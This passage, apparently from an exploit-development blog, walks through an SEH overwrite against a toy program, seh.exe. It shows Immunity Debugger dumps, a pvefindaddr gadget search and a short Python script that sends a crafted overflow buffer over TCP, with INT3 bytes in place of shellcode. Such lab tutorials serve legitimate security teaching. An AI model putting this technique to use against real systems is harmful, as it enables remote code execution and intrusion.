0040C0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
0012FFC4   7C817067 gpü| RETURN to kernel32.7C817067
0012FFC8   00670067 g.g.
0012FFCC   00720065 e.r.
0012FFD0   7FFD5000 .P²⌂
0012FFD4   80544BFD ²KTÇ
0012FFD8   0012FFC8 ╚ ↕.
0012FFDC   89B1F258 X≥▒ë
0012FFE0   FFFFFFFF      End of SEH chain
0012FFE4   7C839AC0 └Üâ| SE handler
0012FFE8   7C817070 ppü| kernel32.7C817070
0012FFEC   00000000 ....
0012FFF0   00000000 ....
0012FFF4   00000000 ....
0012FFF8   00401C08 ◘∟@. seh.<ModuleEntryPoint>
0012FFFC   00000000 ....
```

```
!pvefindaddr jseh
Found 1 address(es) (Check the Log Windows for details)                Running
```

Yippee "Found 1 address", so look into the log window (Allt+L) to find the address (0x00270b0b) of the instruction call dword ptr [ebp+30h]. From the memory map window we know that this address (0x00270b0b) is found in unicode.nls.

Now let's see how this instruction "call dword ptr [ebp+30h]" helps us in exploitation. As we already know from SEH Exploit - Part 1 post when an exception occurs, operating system gets control and then invokes _except_handler3. When _except_handler3 ie) handler in the program stack is about to be invoked operating system's stack at an offset 30h from the current EBP value contains the address of Pointer to Next ERR field. Therefore when the handler address in program stack is overwritten with the address of the instruction "call dword ptr [ebp+30h]" execution jumps to Pointer to Next ERR location ie) EIP points to the address of the Pointer to

Next ERR field. As a result of it when we place our shellcode at "Pointer to Next ERR" location our shellcode gets executed!!




Let's confirm our understandings by writing the below exploit program.

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "\x90" * 528           #Junk
buffer += "\xcc\xcc\xcc\xcc"    #Next ERR
buffer += "\x0b\x0b\x27\x00"    #Handler
buffer += "A" * 1500            #rem Junk

socket.send(buffer)
socket.close()
```

Note: Instead of shellcode I have placed a debug instruction (cc) at the Pointer to Next ERR field.

Now when you run the above exploit program NULL pointer exception occurs inside the vulnerable function as shown below:


Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Python Developer Wanted
start
root@bt: ~/Blog/sploi...
root@bt: /opt/frame...
Post 8-SafeSEH
Immunity Debugger - ...
C:\Documents and Se...
5:15 PM
Paused

```
0040106F  . C700 0A000000 MOV DWORD PTR DS:[EAX],0A
00401075  > C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
0040107C  . EB 1D         JMP SHORT seh.0040109B
0040107E  . B8 01000000   MOV EAX,1
00401083  . C3            RETN
00401084  . 8B65 E8       MOV ESP,DWORD PTR SS:[EBP-18]
00401087  . 68 78914000   PUSH seh.00409178                 ASCII "Inside Exception Handler"
0040108C  . E8 6C030000   CALL seh.004013FD
00401091  . 83C4 04       ADD ESP,4
00401094  . C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
0040109B  > 8B4D F0       MOV ECX,DWORD PTR SS:[EBP-10]
0040109E  . 64:890D 00000( MOV DWORD PTR FS:[0],ECX
004010A5  . 59            POP ECX
004010A6  . 5F            POP EDI
004010A7  . 5E            POP ESI
004010A8  . 5B            POP EBX
004010A9  . 8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
004010AC  . 33CD          XOR ECX,EBP
004010AE  . E8 05050000   CALL seh.004015B8
004010B3  . 8BE5          MOV ESP,EBP
004010B5  . 5D            POP EBP
004010B6  . C3            RETN
004010B7    CC            INT3
004010B8    CC            INT3
004010B9    CC            INT3
004010BA    CC            INT3
004010BB    CC            INT3
004010BC    CC            INT3
004010BD    CC            INT3
004010BE    CC            INT3
004010BF    CC            INT3
004010C0  $ 55            PUSH EBP
004010C1  . 8BEC          MOV EBP,ESP
004010C3  . 81EC C4010000 SUB ESP,1C4
004010C9  . A1 00C04000   MOV EAX,DWORD PTR DS:[40C000]
004010CE  . 33C5          XOR EAX,EBP
004010D0  . 8945 F8       MOV DWORD PTR SS:[EBP-8],EAX
004010D3  . E8 18030000   CALL seh.004013F0
004010D8  . C785 44FEFFFF MOV DWORD PTR SS:[EBP-1BC],-1
004010E2  . C785 58FEFFFF MOV DWORD PTR SS:[EBP-1A8],-1
004010EC  . 68 00080000   PUSH 800
004010F1  . E8 F4080000   CALL seh.004019EA
004010F6  . 83C4 04       ADD ESP,4
004010F9  . 8985 5CFEFFFF MOV DWORD PTR SS:[EBP-1A4],EAX
004010FF  . 68 00080000   PUSH 800
00401104  . E8 E1080000   CALL seh.004019EA
00401109  . 83C4 04       ADD ESP,4
0040110C  . 8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
0040110F  . C785 60FEFFFF MOV DWORD PTR SS:[EBP-1A0],800
00401119  . 8D85 68FEFFFF LEA EAX,DWORD PTR SS:[EBP-198]
0040111F  . 50            PUSH EAX                          [pWSAData
00401120  . 68 02020000   PUSH 202                          |RequestedVersion = 202 (2.2.)
00401125  . FF15 04914000 CALL DWORD PTR DS:[<&WS2_32.#115>] \WSAStartup
0040112B  . 8985 3CFEFFFF MOV DWORD PTR SS:[EBP-1C4],EAX
00401131  . 83BD 3CFEFFFF CMP DWORD PTR SS:[EBP-1C4],0
00401138  . 74 17         JE SHORT seh.00401151
0040113A  . 68 94914000   PUSH seh.00409194                 ASCII "Error at WSAStartup◙"
0040113F  . E8 B9020000   CALL seh.004013FD
00401144  . 83C4 04       ADD ESP,4
00401147  . B8 01000000   MOV EAX,1
```


```
Registers (FPU)
EAX 00000000
ECX 00354220 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX FFFFFF90
EBX 7FFD5000
ESP 0012FB74
EBP 0012FDA8
ESI 00000000
EDI 00670067
EIP 0040106F seh.0040106F
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
0040C000 3F D7 26 FF C0 28 D9 00 00 00 00 00 00 00 00 00  ?╫& └(┘.........
0040C010 01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00  ☺.......Ç▄@.....
0040C020 80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00  Ç▄@.☺☺..........
0040C030 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .►..............
0040C040 00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00  ....☻...☺.......
0040C050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C060 00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00  ....☻...☻.......
0040C070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FB74  FF342A97 ù*4
0012FB78  00670067 g.g.
0012FB7C  00000000 ....
0012FB80  7FFD5000 .P²⌂
0012FB84  00000000 ....
0012FB88  90909090 ÉÉÉÉ
0012FB8C  90909090 ÉÉÉÉ
0012FB90  90909090 ÉÉÉÉ
0012FB94  90909090 ÉÉÉÉ
0012FB98  90909090 ÉÉÉÉ
0012FB9C  90909090 ÉÉÉÉ
0012FBA0  90909090 ÉÉÉÉ
0012FBA4  90909090 ÉÉÉÉ
0012FBA8  90909090 ÉÉÉÉ
0012FBAC  90909090 ÉÉÉÉ
0012FBB0  90909090 ÉÉÉÉ
0012FBB4  90909090 ÉÉÉÉ
0012FBB8  90909090 ÉÉÉÉ
0012FBBC  90909090 ÉÉÉÉ
0012FBC0  90909090 ÉÉÉÉ
0012FBC4  90909090 ÉÉÉÉ
0012FBC8  90909090 ÉÉÉÉ
0012FBCC  90909090 ÉÉÉÉ
0012FBD0  90909090 ÉÉÉÉ
0012FBD4  90909090 ÉÉÉÉ
0012FBD8  90909090 ÉÉÉÉ
0012FBDC  90909090 ÉÉÉÉ
0012FBE0  90909090 ÉÉÉÉ
0012FBE4  90909090 ÉÉÉÉ
0012FBE8  90909090 ÉÉÉÉ
```

```
[17:14:06] Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program
```

Now when we pass the exception to the program our debug instruction is H-I-T :) Now let's examine the operating system stack to cross verify if EBP+30h takes us to "Pointer to Next ERR" field. As shown in the below picture



```
Immunity Debugger - seh.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Python Developer Wanted

0012FD98  CC             INT3
0012FD99  CC             INT3
0012FD9A  CC             INT3
0012FD9B  CC             INT3
0012FD9C  0B0B           OR ECX,DWORD PTR DS:[EBX]
0012FD9E  27             DAA
0012FD9F  002F           ADD BYTE PTR DS:[EDI],CH
0012FDA1  7C 66          JL SHORT 0012FE09
0012FDA3  FF00           INC DWORD PTR DS:[EAX]
0012FDA5  0000           ADD BYTE PTR DS:[EAX],AL
0012FDA7  0078 FF        ADD BYTE PTR DS:[EAX-1],BH
0012FDAA  1200           ADC AL,BYTE PTR DS:[EAX]
0012FDAC  0E             PUSH CS
0012FDAD  1340 00        ADC EAX,DWORD PTR DS:[EAX]
0012FDB0  0840 35        OR BYTE PTR DS:[EAX+35],AL
0012FDB3  0000           ADD BYTE PTR DS:[EAX],AL
0012FDB5  0000           ADD BYTE PTR DS:[EAX],AL
0012FDB7  00F4           ADD AH,DH
0012FDB9  07             POP ES                              Modification of segment register
0012FDBA  0000           ADD BYTE PTR DS:[EAX],AL
0012FDBC  64:0000        ADD BYTE PTR FS:[EAX],AL
0012FDBF  0002           ADD BYTE PTR DS:[EDX],AL
0012FDC1  0022           ADD BYTE PTR DS:[EDX],AH
0012FDC3  B8 00000000    MOV EAX,0
0012FDC8  0000           ADD BYTE PTR DS:[EAX],AL
0012FDCA  0000           ADD BYTE PTR DS:[EAX],AL
0012FDCC  0000           ADD BYTE PTR DS:[EAX],AL
0012FDCE  0000           ADD BYTE PTR DS:[EAX],AL
0012FDD0  8000 00        ADD BYTE PTR DS:[EAX],0
0012FDD3  0008           ADD BYTE PTR DS:[EAX],CL
0012FDD5  40             INC EAX
0012FDD6  35 00000800    XOR EAX,80000
0012FDDB  0053 00        ADD BYTE PTR DS:[EBX],DL
0012FDDE  61             POPAD
0012FDDF  0002           ADD BYTE PTR DS:[EDX],AL
0012FDE1  0202           ADD AL,BYTE PTR DS:[EDX]
```

